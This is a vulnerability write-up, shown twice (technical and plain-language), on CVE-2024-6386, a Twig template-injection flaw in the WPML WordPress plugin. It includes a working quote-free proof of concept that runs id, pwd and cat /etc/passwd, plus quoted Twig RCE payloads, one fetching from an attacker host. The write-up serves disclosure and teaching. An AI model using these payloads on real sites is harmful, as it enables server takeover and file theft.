WPML Multilingual CMS Authenticated Contributor+ Remote Code Execution (RCE) via Twig Server-Side Template Injection (SSTI)
The WPML plugin was susceptible to an authenticated contributor Twig server-side template injection, allowing remote code execution.
 Published on sec.stealthcopter.com
Server-Side Template Injection (SSTI) is one of my favorite vulnerabilities, but rarely do I see it outside of CTF competitions…
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
WPML Multilingual CMS is a premium WordPress plugin for building multilingual sites, with features for managing translations and switching languages. It is used on more than 1,000,000 sites and licensed at between €39 and €199 per year.
The feature at the centre of this bug is the language switcher shortcode. WPML registers wpml_language_switcher (plus the legacy wpml_language_selector_widget and wpml_language_selector_footer) and renders the shortcode's content through Twig. That is the design decision that turns a content field into a template: whatever sits between the opening and closing shortcode tags is treated as a Twig template string rather than as plain text.
The affected versions are 4.6.11 and below. The vulnerability is CVE-2024-6386, with a CVSS score of 9.9, and it was reported through Wordfence, which paid a $1,639 bounty.
Setup
The precondition is modest: an authenticated user with the Contributor role or above. The payload is placed in the post content as a shortcode. The dump() output below shows a URL of http://[redacted]:1337.
Finding it
The starting point is the shortcode handling in the plugin. In class-wpml-ls-shortcodes.php the shortcodes are registered against a single callback method:
add_shortcode( 'wpml_language_switcher', array( $this, 'callback' ) );

// Backward compatibility
add_shortcode( 'wpml_language_selector_widget', array( $this, 'callback' ) );
add_shortcode( 'wpml_language_selector_footer', array( $this, 'callback' ) );
The callback function takes the shortcode attributes and content and passes them straight on:
public function callback( $args, $content = null, $tag = '' ) {
    $args = (array) $args;
    $args = $this->parse_legacy_shortcodes( $args, $tag );
    $args = $this->convert_shortcode_args_aliases( $args );

    return $this->render( $args, $content );
}
The render function in class-wpml-ls-public-api.php receives that content as $twig_template and stores it on the slot as template_string:
protected function render( $args, $twig_template = null ) {
   $defaults_slot_args = $this->get_default_slot_args( $args );
   $slot_args          = array_merge( $defaults_slot_args, $args );

   $slot = $this->get_slot_factory()->get_slot( $slot_args );
   $slot->set( 'show', 1 );
   $slot->set( 'template_string', $twig_template );

   if ( $slot->is_post_translations() ) {
      $output = $this->render->post_translations_label( $slot );
   } else {
      $output = $this->render->render( $slot );
   }

   return $output;
}
That variable is then rendered as a Twig template string. User-supplied shortcode content reaching a template engine without sanitisation is a server-side template injection (SSTI) by definition, so the next step was to confirm it.
Exploitation
Step 1: confirm template evaluation
The simplest test is arithmetic. The shortcode below demonstrates that its contents are rendered as a Twig template:
[wpml_language_switcher]
{{ 4 * 7 }}
[/wpml_language_switcher]
When saved, the page shows the output of 28.


1. Entering the test payload into the editor, 2. Execution of the test payload when rendering the post preview

Bingpot! We have SSTI!
Step 2: work around WordPress's quote encoding
There is a complication before the classic Twig-to-RCE chains can be used. WordPress HTML-encodes single and double quotes, so payloads that depend on quoted strings do not survive. The usual combinations, taken from PayloadsAllTheThings, are therefore unavailable:
{{_self.env.setCache("ftp://attacker.net:2121")}}{{_self.env.loadTemplate("backdoor")}}
{{_self.env.registerUndefinedFilterCallback("exec")}}{{_self.env.getFilter("id")}}
{{['id']|filter('system')}}
{{[0]|reduce('system','id')}}
{{['id']|map('system')|join}}
{{['id',1]|sort('system')|join}}
{{['cat\x20/etc/passwd']|filter('system')}}
{{['cat$IFS/etc/passwd']|filter('system')}}
{{['id']|filter('passthru')}}
{{['id']|map('passthru')}}
Step 3: enumerate what the template can see
Instead of quoting strings, the researcher explored the variables already available in the template context with dump():
[wpml_language_switcher]
{{ dump() }}
[/wpml_language_switcher]
This outputs something like the following (but not as pretty):
array(4) {
    ["languages"]=> array(1) {
        ["en"]=> array(8) {
            ["code"]=> string(2) "en"
            ["url"]=> string(34) "http://[redacted]:1337/?p=126"
            ["native_name"]=> string(7) "English"
            ["display_name"]=> string(7) "English"
            ["is_current"]=> bool(true)
            ["css_classes"]=> string(121) "wpml-ls-slot-shortcode_actions wpml-ls-item wpml-ls-item-en wpml-ls-current-language wpml-ls-first-item wpml-ls-last-item"
            ["flag_width"]=> int(18)
            ["flag_height"]=> int(12)
        }
    }
    ["current_language_code"]=> string(2) "en"
    ["css_classes"]=> string(41) "wpml-ls-statics-shortcode_actions wpml-ls"
    ["css_classes_link"]=> string(12) "wpml-ls-link"
}
Step 4: build letters by slicing dump output
The output provides enough letters to construct strings without quotes. For example, s can be produced by:
{% set s = dump(current_language_code)|slice(0,1) %}
This grabs the first letter from the output of dump on current_language_code. It is always s because the value is a string and dump always prints string(n) before the contents of the string.
When choosing variables to grab characters from, it is best to opt for those that are going to be the most stable, which makes the exploit more reliable between different environments.
Step 5: assemble system and run a command
The process is repeated until the characters spelling system are available, which allows arbitrary commands to be executed. The ~ operator joins the characters into a string. Once the letters are defined, the basic id command can be executed as follows:
{% set system = s~y~s~t~e~m %}
{% set id = i~d %}
{{[id]|map(system)|join}}
Step 6: harvest further letters from shell output
Once shell commands can be executed, their output can supply letters that are difficult to obtain via templating. In the snippet below a slash / is obtained from the output of the pwd shell command:
{% set slash = [pwd]|map(system)|join|slice(0,1) %}
This works because pwd (print working directory) always starts with a / on Linux, for example /home/username/.
After submission, Ivan from Wordfence pointed out another, simpler trick for getting specific letters: start the shortcode template with all the letters you need, [wpml_language_switcher]abcde..., and then obtain them by using self and slicing the string to get each character.
Step 7: the full proof of concept
The final proof-of-concept combines the techniques above:
[wpml_language_switcher]

{# Find letters we need as we cant use any quotes #}
{% set s = dump(current_language_code)|slice(0,1) %}
{% set t = dump(current_language_code)|slice(1,1) %}
{% set r = dump(current_language_code)|slice(2,1) %}
{% set i = dump(current_language_code)|slice(3,1) %}
{% set n = dump(current_language_code)|slice(4,1) %}
{% set g = dump(current_language_code)|slice(5,1) %}
{% set a = dump()|slice(0,1) %}
{% set y = dump()|slice(4,1) %}
{% set e = dump(css_classes)|slice(36,1) %}
{% set w = dump(css_classes)|slice(12,1) %}
{% set p = dump(css_classes)|slice(13,1) %}
{% set m = dump(css_classes)|slice(14,1) %}
{% set d = dump(css_classes)|slice(35,1) %}
{% set c = dump(css_classes)|slice(25,1) %}
{% set space = dump(css_classes)|slice(45,1) %}

{% set system = s~y~s~t~e~m %}
{% set id = i~d %}
{% set pwd = p~w~d %}

We can use the output from `dump` or any other similar function to grab any letters we need to create our strings.

Once we have code basic code execution we can use that to grab any letters we may not be able to easily grab via template injection.

{% set slash = [pwd]|map(system)|join|slice(0,1) %}

{% set passwd = c~a~t~space~slash~e~t~c~slash~p~a~s~s~w~d %}

Debug: {{dump()}}

Command: {{system}} {{id}} {{pwd}}

id: {{[id]|map(system)|join}}

pwd: {{[pwd]|map(system)|join}}

passwd: {{[passwd]|map(system)|join}}

[/wpml_language_switcher]
By using this payload, a Contributor+ user gains command execution on the server. The crafted payload uses the dump function to gather the letters needed to construct commands without using quotes. Once basic command execution is achieved, it can be leveraged further to gain more control over the server.


1. Entering the final payload into the editor, 2. Execution of the final payload when rendering the post preview
Root cause
The plugin uses Twig templates to render shortcode content but fails to properly sanitise the input, so shortcode content is compiled and evaluated as a template. The callback in class-wpml-ls-shortcodes.php forwards $content unchanged to render, which stores it as template_string and hands it to the Twig renderer. There is no separation between data (the shortcode body) and code (the template).
A complication was WordPress's HTML encoding of quotes, which blocks the common quoted-string RCE chains but does not prevent template evaluation itself. It was bypassed by deriving characters from dump() output and joining them with ~.
Impact
An authenticated user with the Contributor role or above can achieve remote code execution on the server by placing the payload in post content and rendering the preview. The final payload builds commands including id, pwd and cat /etc/passwd from harvested characters, and notes that command execution can be leveraged further to gain more control over the server. The plugin is installed on more than 1,000,000 sites, and the CVSS score assigned is 9.9.
Fix
The patch was released in version 4.6.13. The report does not describe the code change itself; the fix is simply the version that resolves the issue, The patch was released in version 4.6.13.
Timeline
- 19/06/24 (0 day) - Discovery and disclosure to Wordfence
- 27/06/24 (+8 day) - Wordfence validated and assigned CVE
- 27/06/24 (+8 days) - $1,639 bounty assigned by Wordfence
- 20/08/24 (+62 days) - Patch released in version 4.6.13
- 21/08/24 (+63 days) - Vulnerability publicly disclosed
Variants to test
- Other shortcodes that render content through a template engine. Look for plugins that pass shortcode
$contentinto Twig, Smarty, Blade or similar. A positive result is arithmetic evaluation, for example{{ 4 * 7 }}rendering as28. - Quote-filtered contexts. Where quotes are encoded, try
dump()or equivalent debug functions to enumerate the template context, then slice characters out of known strings and join them with~. A positive result is a constructed string such assystembeing accepted by a filter likemap. - Shell output as a character source. Once a command runs, use predictable output such as the leading
/ofpwdto obtain characters that are hard to slice from template variables. A positive result is a further command built entirely from harvested characters. - Prefix trick for arbitrary letters. Start the shortcode body with the letters you need and slice them back out via
self. A positive result is any required character available without relying on the surrounding context. - Role boundaries. Test whether lower-privileged roles that can create content and trigger a preview can reach the same rendering path. A positive result is template evaluation from an account with fewer capabilities than expected.
What happened, in plain words
A popular add-on for the WordPress website-building system, called WPML Multilingual CMS, lets a site show its content in several languages. It is used on more than 1,000,000 sites and sold as a paid product, licensed at between €39 and €199 per year.
One of the things this add-on does is provide a small building block you can drop into a post to show a language switcher. In WordPress, these building blocks are called shortcodes: little tags in square brackets that the site replaces with something richer when the page is displayed. The bug is that WPML takes whatever text you put inside one particular shortcode and treats it as a small program to run, rather than as harmless text to display. That is the whole vulnerability in one sentence.
Because the text is run as a program, a logged-in user with the Contributor role or above can gain command execution on the server. That is called remote code execution, or RCE: the attacker gets the server to execute instructions, not just show data. The flaw was reported through Wordfence, which paid a $1,639 bounty, and it is tracked as CVE-2024-6386 with a CVSS score of 9.9. The affected versions are 4.6.11 and below.
Background: the pieces involved
Before the technical detail, here are the moving parts, explained from scratch.
- WordPress is a system for building websites. You write posts in an editor, and WordPress stores them and shows them to visitors. People extend it with add-ons called plugins.
- A plugin is extra software you install into WordPress to add features. WPML is one.
- A shortcode is a tag you type into a post, in square brackets, like
[something]. When the page is displayed, WordPress spots the tag and replaces it with whatever the plugin wants to show there, for example a list of languages. Some shortcodes have an opening tag, some content, and a closing tag, like[something] ... [/something]. The text in the middle is called the shortcode's content. - A template is a piece of text with placeholders in it. The software fills in the placeholders and produces the final output. Think of a mail-merge letter: the same letter, with each recipient's name inserted.
- Twig is a template engine: a program that reads template text and produces output. Twig templates use curly braces, for example
{{ 4 * 7 }}means "work out 4 times 7 and put the result here". - Server-side template injection (SSTI) is the vulnerability class here. It means the attacker's text is fed to a template engine as if it were part of the template. Instead of being displayed, the attacker's curly-brace expressions get evaluated. If the engine is powerful enough, that evaluation can be turned into running commands on the server.
- Remote code execution (RCE) means getting the server to run commands the attacker chose. It is the worst outcome of an SSTI.
- A role in WordPress is a permission level. A Contributor can write and edit their own posts but cannot publish them. The bug only needs that much.
- **A preview is the "see how this looks" view of a post before publishing.
- A bounty is money a company pays a security researcher for reporting a bug responsibly.
- CVE is a public catalogue number for a known vulnerability, so everyone can refer to the same bug.
- CVSS is a scoring system for how severe a vulnerability is. 9.9 out of 10 is very severe.
Setting up
The precondition is modest: you need to be logged in as a user with the Contributor role or above. You put the payload (the attack text) into the post content as a shortcode. The dump() output further down shows a URL of http://[redacted]:1337.
Finding it: reading the plugin's code
The researcher started by reading the plugin's source code. In the file class-wpml-ls-shortcodes.php, three shortcodes are registered to the same handler, a method called callback:
add_shortcode( 'wpml_language_switcher', array( $this, 'callback' ) );

// Backward compatibility
add_shortcode( 'wpml_language_selector_widget', array( $this, 'callback' ) );
add_shortcode( 'wpml_language_selector_footer', array( $this, 'callback' ) );
Line by line:
add_shortcode( 'wpml_language_switcher', ... )tells WordPress: whenever a post contains[wpml_language_switcher], call this object'scallbackmethod to produce the output.- The comment
// Backward compatibilityexplains the next two lines: older names for the same feature are kept working. - The next two
add_shortcodecalls register the older names,wpml_language_selector_widgetandwpml_language_selector_footer, to the samecallback. So all three shortcodes share one code path, and a bug in that path affects all three.
The callback function itself takes the shortcode's attributes and content and passes them straight on:
public function callback( $args, $content = null, $tag = '' ) {
    $args = (array) $args;
    $args = $this->parse_legacy_shortcodes( $args, $tag );
    $args = $this->convert_shortcode_args_aliases( $args );

    return $this->render( $args, $content );
}
Line by line:
public function callback( $args, $content = null, $tag = '' )defines the handler.$argsare the shortcode's settings (the bits written inside the opening tag),$contentis the text between the opening and closing tags, and$tagis which of the three shortcode names was used.$args = (array) $args;makes sure the settings are treated as a list of key/value pairs.$args = $this->parse_legacy_shortcodes( $args, $tag );translates settings written in the old style into the current style.$args = $this->convert_shortcode_args_aliases( $args );maps alternative setting names to their canonical names.return $this->render( $args, $content );is the important line: it hands the settings and, crucially, the raw$contentto arendermethod. Nothing here checks or cleans$content.
The render function lives in class-wpml-ls-public-api.php. It receives the content as $twig_template and stores it on a "slot" object as template_string:
protected function render( $args, $twig_template = null ) {
   $defaults_slot_args = $this->get_default_slot_args( $args );
   $slot_args          = array_merge( $defaults_slot_args, $args );

   $slot = $this->get_slot_factory()->get_slot( $slot_args );
   $slot->set( 'show', 1 );
   $slot->set( 'template_string', $twig_template );

   if ( $slot->is_post_translations() ) {
      $output = $this->render->post_translations_label( $slot );
   } else {
      $output = $this->render->render( $slot );
   }

   return $output;
}
Line by line:
protected function render( $args, $twig_template = null )defines the method. The second parameter is the shortcode content, now named$twig_template, which already hints at what will happen to it.$defaults_slot_args = $this->get_default_slot_args( $args );builds the default settings for the language switcher.$slot_args = array_merge( $defaults_slot_args, $args );combines the defaults with whatever the user supplied.$slot = $this->get_slot_factory()->get_slot( $slot_args );creates the object that represents this particular switcher.$slot->set( 'show', 1 );marks it as visible.$slot->set( 'template_string', $twig_template );stores the user's shortcode content as the template text. This is the moment the user's text becomes a template.- The
if/elsepicks one of two rendering paths depending on whether this is a post-translations label or a normal switcher. return $output;returns the rendered result to WordPress, which puts it on the page.
That stored variable is then rendered as a Twig template string. In plain terms: user-supplied shortcode content reaches a template engine without being sanitised (cleaned and neutralised), which is the definition of server-side template injection. The next step was to confirm it in practice.
Exploitation
Step 1: confirm that the template is evaluated
The simplest test is arithmetic. If the text is treated as a template, {{ 4 * 7 }} will be calculated; if it is treated as plain text, it will be shown literally. The shortcode below demonstrates that its contents are rendered as a Twig template:
[wpml_language_switcher]
{{ 4 * 7 }}
[/wpml_language_switcher]
Line by line:
[wpml_language_switcher]opens the shortcode.{{ 4 * 7 }}is a Twig expression: multiply 4 by 7 and insert the result.[/wpml_language_switcher]closes the shortcode. Everything between the tags is the content that gets treated as a template.
When saved, the page shows the output of 28. That is the proof: the site did the maths instead of printing the curly braces.
1. Entering the test payload into the editor, 2. Execution of the test payload when rendering the post preview
Bingpot! We have SSTI!
Step 2: work around WordPress's quote encoding
There is a complication before the classic Twig-to-RCE chains can be used. WordPress HTML-encodes single and double quotes, so payloads that depend on quoted strings do not survive. In other words, if you type a quote character, WordPress stores it in an encoded form that the template engine no longer sees as a quote, so any recipe that needs to write a word like "system" in quotes will break. The usual combinations, taken from PayloadsAllTheThings, are therefore unavailable:
{{_self.env.setCache("ftp://attacker.net:2121")}}{{_self.env.loadTemplate("backdoor")}}
{{_self.env.registerUndefinedFilterCallback("exec")}}{{_self.env.getFilter("id")}}
{{['id']|filter('system')}}
{{[0]|reduce('system','id')}}
{{['id']|map('system')|join}}
{{['id',1]|sort('system')|join}}
{{['cat\x20/etc/passwd']|filter('system')}}
{{['cat$IFS/etc/passwd']|filter('system')}}
{{['id']|filter('passthru')}}
{{['id']|map('passthru')}}
Line by line, these are known Twig tricks that turn template evaluation into command execution:
- The first line tries to make Twig load a template from an attacker-controlled server, so the attacker's code gets loaded.
- The second line tries to register a function and then call it.
- The third to tenth lines all use Twig's filters (functions that transform values) to call system commands such as
systemorpassthruon a string likeidorcat /etc/passwd. Each one needs quotes around the command name or the command text, which is exactly what WordPress's quote encoding breaks.
So the researcher needed a way to build the words without ever typing a quote.
Step 3: list what the template can see
Instead of quoting strings, the researcher explored the variables already available in the template with dump(), a Twig function that prints everything the template currently knows about:
[wpml_language_switcher]
{{ dump() }}
[/wpml_language_switcher]
Line by line:
- The opening tag starts the shortcode.
{{ dump() }}asks Twig to print all the variables in the current context.- The closing tag ends the shortcode.
This outputs something like the following (but not as pretty):
array(4) {
    ["languages"]=> array(1) {
        ["en"]=> array(8) {
            ["code"]=> string(2) "en"
            ["url"]=> string(34) "http://[redacted]:1337/?p=126"
            ["native_name"]=> string(7) "English"
            ["display_name"]=> string(7) "English"
            ["is_current"]=> bool(true)
            ["css_classes"]=> string(121) "wpml-ls-slot-shortcode_actions wpml-ls-item wpml-ls-item-en wpml-ls-current-language wpml-ls-first-item wpml-ls-last-item"
            ["flag_width"]=> int(18)
            ["flag_height"]=> int(12)
        }
    }
    ["current_language_code"]=> string(2) "en"
    ["css_classes"]=> string(41) "wpml-ls-statics-shortcode_actions wpml-ls"
    ["css_classes_link"]=> string(12) "wpml-ls-link"
}
Line by line:
array(4)says the top-level value is a list of four items.["languages"]holds the languages the site offers. Inside it,["en"]is English, with details such as its code, URL, display name, whether it is the current language, its CSS classes (styling names), and flag dimensions.["current_language_code"]is the code of the language being viewed, here"en".["css_classes"]and["css_classes_link"]are strings of styling names.- The
string(2),string(7)and similar prefixes are Twig's way of saying "this is a string of this many characters". That detail is the key to the next step.
Step 4: build letters by slicing dump output
The output provides enough letters to construct strings without quotes. For example, s can be produced by:
{% set s = dump(current_language_code)|slice(0,1) %}
Line by line:
{% set s = ... %}creates a variable calledsand gives it a value.{% %}is Twig's syntax for statements, as opposed to{{ }}which prints something.dump(current_language_code)prints the value ofcurrent_language_code. Because that value is a string, the output starts withstring(2), so the first character iss.|slice(0,1)takes one character starting at position 0, that is, the first character. The result iss.
This grabs the first letter from the output of dump on current_language_code. It is always s because the value is a string and dump always prints string(n) before the contents of the string. The same idea can be repeated with different positions to get other letters.
When choosing variables to grab characters from, it is best to opt for those that are going to be the most stable, which makes the exploit more reliable between different environments. In everyday terms: pick a source that will not change from one site to another, the way you would rather read a word off a fixed sign than off a passing bus.
Step 5: assemble system and run a command
The process is repeated until the characters spelling system are available, which allows arbitrary commands to be executed. The ~ operator joins the characters into a string. Once the letters are defined, the basic id command can be executed as follows:
{% set system = s~y~s~t~e~m %}
{% set id = i~d %}
{{[id]|map(system)|join}}
Line by line:
{% set system = s~y~s~t~e~m %}builds the wordsystemby gluing together the single-letter variables with~.systemis the name of a function that runs a shell command.{% set id = i~d %}builds the wordid, which is a standard Linux command that reports who the server is running as.{{[id]|map(system)|join}}puts the wordidin a list, applies thesystemfunction to each item withmap, and joins the results into a string withjoin. In plain words: runidand show me the output.
Step 6: harvest further letters from shell output
Once shell commands can be executed, their output can supply letters that are difficult to obtain via templating. In the snippet below a slash / is obtained from the output of the pwd shell command:
{% set slash = [pwd]|map(system)|join|slice(0,1) %}
Line by line:
[pwd]is a list containing the wordpwd, which is the Linux command that prints the current working directory.|map(system)runs that command through thesystemfunction.|jointurns the output into a single string.|slice(0,1)takes the first character of that output.
This works because pwd (print working directory) always starts with a / on Linux, for example /home/username/. So the first character of the output is a reliable source of the slash character, which is hard to type directly because of the quote problem.
After submission, Ivan from Wordfence pointed out another, simpler trick for getting specific letters: start the shortcode template with all the letters you need, [wpml_language_switcher]abcde..., and then obtain them by using self and slicing the string to get each character. In plain words: put the alphabet you need right at the start of the shortcode, then read it back one letter at a time, so you never have to rely on the surrounding site content for your characters.
Step 7: the full proof of concept
The final proof-of-concept combines the techniques above:
[wpml_language_switcher]

{# Find letters we need as we cant use any quotes #}
{% set s = dump(current_language_code)|slice(0,1) %}
{% set t = dump(current_language_code)|slice(1,1) %}
{% set r = dump(current_language_code)|slice(2,1) %}
{% set i = dump(current_language_code)|slice(3,1) %}
{% set n = dump(current_language_code)|slice(4,1) %}
{% set g = dump(current_language_code)|slice(5,1) %}
{% set a = dump()|slice(0,1) %}
{% set y = dump()|slice(4,1) %}
{% set e = dump(css_classes)|slice(36,1) %}
{% set w = dump(css_classes)|slice(12,1) %}
{% set p = dump(css_classes)|slice(13,1) %}
{% set m = dump(css_classes)|slice(14,1) %}
{% set d = dump(css_classes)|slice(35,1) %}
{% set c = dump(css_classes)|slice(25,1) %}
{% set space = dump(css_classes)|slice(45,1) %}

{% set system = s~y~s~t~e~m %}
{% set id = i~d %}
{% set pwd = p~w~d %}

We can use the output from `dump` or any other similar function to grab any letters we need to create our strings.

Once we have code basic code execution we can use that to grab any letters we may not be able to easily grab via template injection.

{% set slash = [pwd]|map(system)|join|slice(0,1) %}

{% set passwd = c~a~t~space~slash~e~t~c~slash~p~a~s~s~w~d %}

Debug: {{dump()}}

Command: {{system}} {{id}} {{pwd}}

id: {{[id]|map(system)|join}}

pwd: {{[pwd]|map(system)|join}}

passwd: {{[passwd]|map(system)|join}}

[/wpml_language_switcher]
Line by line:
[wpml_language_switcher]opens the shortcode; everything until the closing tag is treated as a template.{# ... #}is a Twig comment. It is not displayed; it just explains that the letters are being found because quotes cannot be used.{% set s = dump(current_language_code)|slice(0,1) %}takes the first character of the dump ofcurrent_language_code, which iss.- The next five lines take characters at positions 1 to 5 of the same dump, giving
t,r,i,nandg. Together withsthey spellstring. {% set a = dump()|slice(0,1) %}takes the first character of the whole dump, which isafromarray.{% set y = dump()|slice(4,1) %}takes the fifth character of the whole dump, which isyfromarray.- The next seven lines take characters from the
css_classesstring at fixed positions, givinge,w,p,m,d,cand a space. These positions were chosen because those letters appear there in the styling names. {% set system = s~y~s~t~e~m %}glues letters into the wordsystem.{% set id = i~d %}glues letters into the wordid.{% set pwd = p~w~d %}glues letters into the wordpwd.- The two plain-text paragraphs are just notes left in the payload; they are not part of the template logic.
{% set slash = [pwd]|map(system)|join|slice(0,1) %}runspwdand takes the first character of its output, which is/.{% set passwd = c~a~t~space~slash~e~t~c~slash~p~a~s~s~w~d %}builds the commandcat /etc/passwd, which prints the server's user list file. Every character comes from a variable, so no quotes are needed.Debug: {{dump()}}prints the template's variables for troubleshooting.Command: {{system}} {{id}} {{pwd}}prints the three command words that were built.id: {{[id]|map(system)|join}}runsidand shows the result.pwd: {{[pwd]|map(system)|join}}runspwdand shows the result.passwd: {{[passwd]|map(system)|join}}runscat /etc/passwdand shows the result.
By using this payload, a Contributor+ user gains command execution on the server. The crafted payload uses the dump function to gather the letters needed to construct commands without using quotes. Once basic command execution is achieved, it can be leveraged further to gain more control over the server.
1. Entering the final payload into the editor, 2. Execution of the final payload when rendering the post preview
Root cause
The plugin uses Twig templates to render shortcode content but fails to properly sanitise the input, so shortcode content is compiled and evaluated as a template. The callback in class-wpml-ls-shortcodes.php forwards $content unchanged to render, which stores it as template_string and hands it to the Twig renderer. There is no separation between data (the shortcode body) and code (the template). In everyday terms: it is like a form where the box marked "your comments" is read out as instructions to the staff instead of being filed away.
A complication was WordPress's HTML encoding of quotes, which blocks the common quoted-string RCE chains but does not prevent template evaluation itself. It was bypassed by deriving characters from dump() output and joining them with ~.
Impact
An authenticated user with the Contributor role or above can achieve remote code execution on the server by placing the payload in post content and rendering the preview. The final payload builds commands including id, pwd and cat /etc/passwd from harvested characters, and notes that command execution can be leveraged further to gain more control over the server. The plugin is installed on more than 1,000,000 sites, and the CVSS score assigned is 9.9.
Fix
The patch was released in version 4.6.13. The report does not describe the code change itself; the fix is simply the version that resolves the issue, The patch was released in version 4.6.13.
Timeline
- 19/06/24 (0 day) - Discovery and disclosure to Wordfence
